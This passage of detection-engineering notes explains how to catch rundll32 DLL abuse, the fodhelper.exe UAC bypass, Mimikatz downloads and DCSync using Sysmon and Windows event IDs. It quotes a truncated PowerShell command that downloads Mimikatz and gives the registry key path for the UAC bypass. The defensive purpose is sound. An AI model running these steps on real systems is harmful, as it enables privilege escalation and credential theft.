rundll32.exe loading arbitrary DLLs is detectable. rundll32.exe is a LOLBin frequently used to execute malicious DLLs without a custom loader. Sysmon EventID 1 (process creation) for rundll32.exe with arguments pointing to non-standard directories (AppData\Local\Temp, ProgramData, mounted drives) is a high-fidelity detection rule. Most legitimate rundll32.exe executions reference DLLs in System32.
fodhelper.exe UAC bypass is a known, detectable TTP. Writing to HKCU:\Software\Classes\ms-settings\shell\open\command followed by fodhelper.exe execution is the classic UAC bypass pattern. Registry monitoring (Sysmon EventID 13) on that specific key path, combined with subsequent fodhelper.exe process creation, is a reliable detection that doesn’t generate false positives.
Mimikatz downloads from GitHub are visible in proxy and DNS logs. iwr https://github.com/gentilkiwi/mimikatz/releases/download/... generates a DNS query and an HTTPS connection to github.com. While the content is encrypted, downloading a ZIP file from a known Mimikatz release URL during an active session is a detectable pattern — threat intelligence feeds contain Mimikatz release URLs, and User-Agent analysis can surface unusual PowerShell-initiated GitHub downloads.
DCSync detection is straightforward with domain controller event logs. Windows Security EventID 4662 on a domain controller, with Replicating Directory Changes in the access mask and a source that is not another domain controller, is a DCSync event. This detection is reliable and low-noise — non-DC machines do not legitimately trigger replication requests.